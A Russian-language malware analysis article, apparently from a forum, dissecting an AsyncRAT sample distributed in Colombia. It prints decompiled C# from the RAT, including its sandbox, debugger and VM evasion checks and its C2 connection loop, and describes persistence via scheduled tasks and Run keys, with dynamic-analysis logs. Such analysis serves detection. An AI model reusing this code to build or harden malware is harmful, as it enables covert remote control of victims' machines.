Статья Анализ AsyncRAT, распространяемого в Колумбии

xss.is/threads/69800

Обзор.

В течение 2019–2021 годов я был сосредоточен на анализе кампаний, организованных группой APT-C-36, и RAT, используемых этой же группой и другими киберпреступными группами, такими как RemcosRAT, AsyncRAT, Imminent Monitor RAT и т. д. За последние несколько месяцев я видел некоторые модификации TTP во многих из этих семейсв, которые привлекли мое внимание, и я хотел проанализировать их, чтобы увидеть, что нового.

Поэтому в этой статье мы проведем анализ образца AsyncRAT, распространенного в Колумбии за последний месяц.


Информация

Цель анализа — предоставить информацию о выполнении бинарника, генеалогии и прочего, а не вдаваться в подробности статической части.


Анализ

Основная статическая информация об анализируемом образце показана в таблице ниже.

Field	Value
File name	Stub.exe
Type	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
MD5	c0b9838ff7d2ddecbfe296eae947e5d6
SHA1	76af794b85e4a4ba75c5703df1207b7a6798bf2e
SHA256	79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
File size	45.00 KB (46080 bytes)



Убедившись, что бинарный файл написан на языке C#, я решил провести небольшой анализ кода, чтобы проверить некоторые действия, которые вредоносные программы должны выполнять после запуска, прежде чем запускать их в моих системах.



Если мы перейдем к функции Main, которая определена в точке входа, мы увидим, что она содержит структуру, показанную на следующем изображении.

```
// Client.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
public static void Main()
{
    for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
    {
        Thread.Sleep(1000);
    }
    if (!Settings.InitializeSettings())
    {
        Environment.Exit(0);
    }
    try
    {
        if (!MutexControl.CreateMutex())
        {
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(Settings.Anti))
        {
            Anti_Analysis.RunAntiAnalysis();
        }
        if (Convert.ToBoolean(Settings.Install))
        {
            NormalStartup.Install();
        }
        if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
        {
            ProcessCritical.Set();
        }
        Methods.PreventSleep();
    }
    catch
    {
    }
    for (;;)
    {
        try
        {
            if (!ClientSocket.IsConnected)
            {
                ClientSocket.Reconnect();
                ClientSocket.InitializeClient();
            }
        }
        catch
        {
        }
        Thread.Sleep(5000);
```


Бинарный файл проверит ряд условий, чтобы проверить, выполняется ли он среди прочего в виртуальной среде или нет, и в зависимости от результатов он продолжит свой обычный поток или завершит процесс.

Первая проверка заключается в том, чтобы убедиться, что ряд настроек, установленных в коде, среди которых ключ, пастебит URL, версия и т. д.

```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hwid = HwidGen.HWID();
        Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
        result = Settings.VerifyHash();
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Во-вторых, он пытается создать мьютекс и остановить похожие процессы того же образца, которые могут быть запущены.

```
using System;
using System.Threading;

namespace Client.Helper
{
    // Token: 0x0200000A RID: 10
    public static class MutexControl
    {
        // Token: 0x06000036 RID: 54 RVA: 0x00003B54 File Offset: 0x00001D54
        public static bool CreateMutex()
        {
            bool result;
            MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);
            return result;
        }

        // Token: 0x06000037 RID: 55 RVA: 0x00002191 File Offset: 0x00000391
        public static void CloseMutex()
        {
            if (MutexControl.currentApp != null)
            {
                MutexControl.currentApp.Close();
                MutexControl.currentApp = null;
            }
        }

        // Token: 0x0400001E RID: 30
        public static Mutex currentApp;
    }
}
```

Затем он выполняет несколько проверок, чтобы определить контекст, в котором он работает (главным образом, чтобы определить, является ли он виртуальной машиной или песочницей). Применяются различные методы антианализа.

Прежде всего, это связано с методом DetectManufacturer, целью которого является определение того, связана ли система с Vmware, VirtualBox или вообще с виртуализацией.

```
using System;
using System.Diagnostics;
using System.IO;
using System.Management;
using Microsoft.VisualBasic.Devices;

namespace Client.Helper
{
    // Token: 0x02000006 RID: 6
    internal class Anti_Analysis
    {
        // Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
            {
                Environment.FailFast(null);
            }
        }

        // Token: 0x06000027 RID: 39 RVA: 0x000033F8 File Offset: 0x000015F8
        private static bool IsSmallDisk()
        {
            try
            {
                long num = 61000000000L;
                if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
                {
                    return true;
                }
            }
            catch
            {
            }
            return false;
        }
```


Следующее, что нужно сделать, это проверить, существует ли отладчик в контексте AsyncRAT. Для этого используется API isDebuggerPresent.

```
// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}

// Token: 0x0600003B RID: 59
[DllImport("kernel32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool CheckRemoteDebuggerPresent(IntPtr hProcess, ref bool isDebuggerPresent);
```


Затем проверка фокусируется на том, чтобы увидеть, является ли система, в которой она была выполнена, известной песочницей (https://github.com/sandboxie-plus/Sandboxie), чтобы проверить ее, пытается определить, работает ли DLL SbieDll.dll.

```
// Token: 0x0600002B RID: 43 RVA: 0x00003620 File Offset: 0x00001820
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```


Следующая проверка, которую он выполняет, касается емкости системного диска. В этом случае он проверяет, меньше ли размер диска 61000000000L (56,8 ГБ). Если это так, он возвращает false.

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```


Последнее, что он выполняет в этом наборе проверок, — это простым методом определяет, является ли операционная система Windows XP.

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Он также направлен на создание постоянства в системе. Для этого троян проверяет, запущен ли контекст процесса с привилегиями, и если да, то использует schtasks.exe для создания задачи. В противном случае, если контекст не найден с разрешениями администратора, он попытается изменить раздел реестра Software\Microsoft\Windows\CurrentVersion\Run, чтобы выполнить собственную копию create в пути %appdata.



После этого образец копирует себя в каталог %appdata% и создает файл .bat, чтобы сначала запустить тайм-аут, запустить образец из %appdata% и удалить файл .bat.




Последнее интересное действие — установить связь с C2 через методы ClientSocket.Reconnect() и ClientSocket.InitializeClient().

```
for (;;)
{
    try
    {
        if (!ClientSocket.IsConnected)
        {
            ClientSocket.Reconnect();
            ClientSocket.InitializeClient();
        }
    }
    catch
    {
    }
    Thread.Sleep(5000);
}
```

```
public static void Reconnect()
{
    try
    {
        SslStream sslClient = ClientSocket.SslClient;
        if (sslClient != null)
        {
            sslClient.Dispose();
        }
        Socket tcpClient = ClientSocket.TcpClient;
        if (tcpClient != null)
        {
            tcpClient.Dispose();
        }
        Timer ping = ClientSocket.Ping;
        if (ping != null)
        {
            ping.Dispose();
        }
        Timer keepAlive = ClientSocket.KeepAlive;
        if (keepAlive != null)
        {
            keepAlive.Dispose();
        }
    }
    catch
    {
    }
    ClientSocket.IsConnected = false;
}
```

```
public static void InitializeClient()
{
    try
    {
        ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
        {
            ReceiveBufferSize = 51200,
            SendBufferSize = 51200
        };
        if (Settings.Pastebin == "null")
        {
            string text = Settings.Hosts.Split(new char[]
            {
                ','
            })[new Random().Next(Settings.Hosts.Split(new char[]
            {
                ','
            }).Length)];
            int port = Convert.ToInt32(Settings.Ports.Split(new char[]
            {
                ','
            })[new Random().Next(Settings.Ports.Split(new char[]
            {
                ','
            }).Length)]);
            if (ClientSocket.IsValidDomainName(text))
            {
                foreach (IPAddress address in Dns.GetHostAddresses(text))
                {
                    try
                    {
                        ClientSocket.TcpClient.Connect(address, port);
                        if (ClientSocket.TcpClient.Connected)
                        {
                            break;
                        }
                    }
                    catch
                    {
                    }
                }
            }
            else
            {
                ClientSocket.TcpClient.Connect(text, port);
            }
        }
        else
        {
            using (WebClient webClient = new WebClient())
            {
                NetworkCredential credentials = new NetworkCredential("", "");
                webClient.Credentials = credentials;
```



После развертывания в среде образец может выполнять множество других действий. Например, класс Client.Helper.IdSender имеет метод sendInfo, который отвечает за отправку информации из операционной системы на C2.




Детальное рассмотрение каждого класса может занять много времени, и в этом случае цель состоит в том, чтобы проанализировать поведение после выполнения, поэтому я оставлю небольшое изображение части классов и методов, которые включают образец, и мы выполним анализ поведения.

Динамический анализ


События процессов высокого уровня


Client.Connection
ClientSocket @02000004
Base Type and Interfaces
Derived Types
.cctor() : void @06000023
InitializeClient() : void @0600001B
IsValidDomainName(string) : bool @0
KeepAlivePacket(object) : void @060
Pong(object) : void @06000022
ReadServertData(IAsyncResult) : void
Reconnect() : void @0600001E
Send(byte[]) : void @06000020
ValidateServerCertificate(object, X509
: bool @1700000B
Buffer : byte[] @17000003
get_Buffer() : byte[] @0600000A
set_Buffer(byte[]) : void @060000
HeaderSize : long @17000004
Interval : int @1700000A
IsConnected : bool @17000007
KeepAlive : Timer @17000006
Offset : long @17000005
Ping : Timer @17000009
SendSync : object @17000008
get_SendSync() : object @060000
SslClient : SslStream @17000002
TcpClient : Socket @17000001
Client.Handle_Packet
Packet @0200000F
Base Type and Interfaces
Derived Types
.cctor() : void @0600004A
Error(string) : void @06000049
Invoke(MsgPack) : void @06000047




Теперь пришло время взорвать вредоносное ПО в контролируемой среде, чтобы проверить поведение вредоносного ПО. В этом случае я выполнял разные действия с правами администратора и без них, чтобы посмотреть, как поведет себя образец. Я сделал это, потому что в статической части мы видели, что поведение может варьироваться в зависимости от того, выполняется ли оно в контексте администратора.

Привилегированное выполнение



Непривилегированное выполнение



Как видно, есть некоторые различия, когда образец выполнялся с привилегиями, а когда нет. Например, в первом изображении, которое соответствует выполнению с привилегиями, есть 3 дополнительных процесса, которые являются следующими.

Это связано с тем, что выполнение процесса 7380 cmd.exe связано с установкой запланированной задачи. Однако если образец запускается без прав администратора, запланированное задание не может быть создано.

```
|_ cmd.exe (7380)
    |_ Conhost.exe (8972)
    |_ schtasks.exe (4152)
```

Мы собираемся подробно остановиться на процессах, чтобы увидеть основные действия, которые они выполняли и которые могут представлять интерес для создания какого-либо обнаружения или идентификации шаблонов. Для этого мы сосредоточимся на выполнении с правами администратора, и в случае, если в другом исполнении будет что-то другое, оно будет названо.

Стаб.exe - 2740

Это образец AsyncRAT. Выполнение было выполнено с правами администратора.

```
C:\Users\lab\Desktop\Stub.exe
```

Этот процесс, как мы видели ранее, будет отвечать за создание определенных файлов в системе. Прежде всего, он создает в каталоге %appdata% свою копию.

Process Name	PID	Operation	Path	Result	Detail
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	NAME NOT FOU...	Desired Access: Read Attributes, Disposition: ...
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	SUCCESS	Desired Access: Generic Read/Write, Dispositi...
Stub.exe	2740	WriteFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	SUCCESS	Offset: 0, Length: 46.080, Priority: Normal
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	SUCCESS	

Затем он также создает пакетный файл в %appdata%, который будет выполняться позже для выполнения различных действий в операционной системе.


Process Name	PID	Operation	Path	Result	Detail
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Generic Write, Read Attributes...
Stub.exe	2740	WriteFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Offset: 0, Length: 154, Priority: Normal
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Op...
Stub.exe	2740	QueryBasicInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	CreationTime: 26/05/2022 19:56:29, LastAccessTime: 26...
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	
